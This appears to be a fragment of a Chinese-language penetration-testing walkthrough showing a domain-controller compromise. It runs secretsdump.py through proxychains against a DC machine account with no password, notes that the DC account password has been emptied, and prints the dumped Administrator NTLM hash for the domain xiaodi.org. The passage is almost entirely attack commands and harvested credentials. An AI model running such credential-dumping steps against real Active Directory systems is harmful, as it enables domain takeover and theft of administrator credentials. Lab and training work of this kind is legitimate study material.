proxychains python3 secretsdump.py 'DC$@192.168.10.10' -just-dc -no-pass
DC机器的账户密码已经被置空
Administrator:500:aad3b435b51404eeaad3b435b51404ee:945c36f30570e55eb93e092b94a5e8ba:::
User:xiaodi.org\Administrator
Password:945c36f30570e55eb93e092b94a5e8ba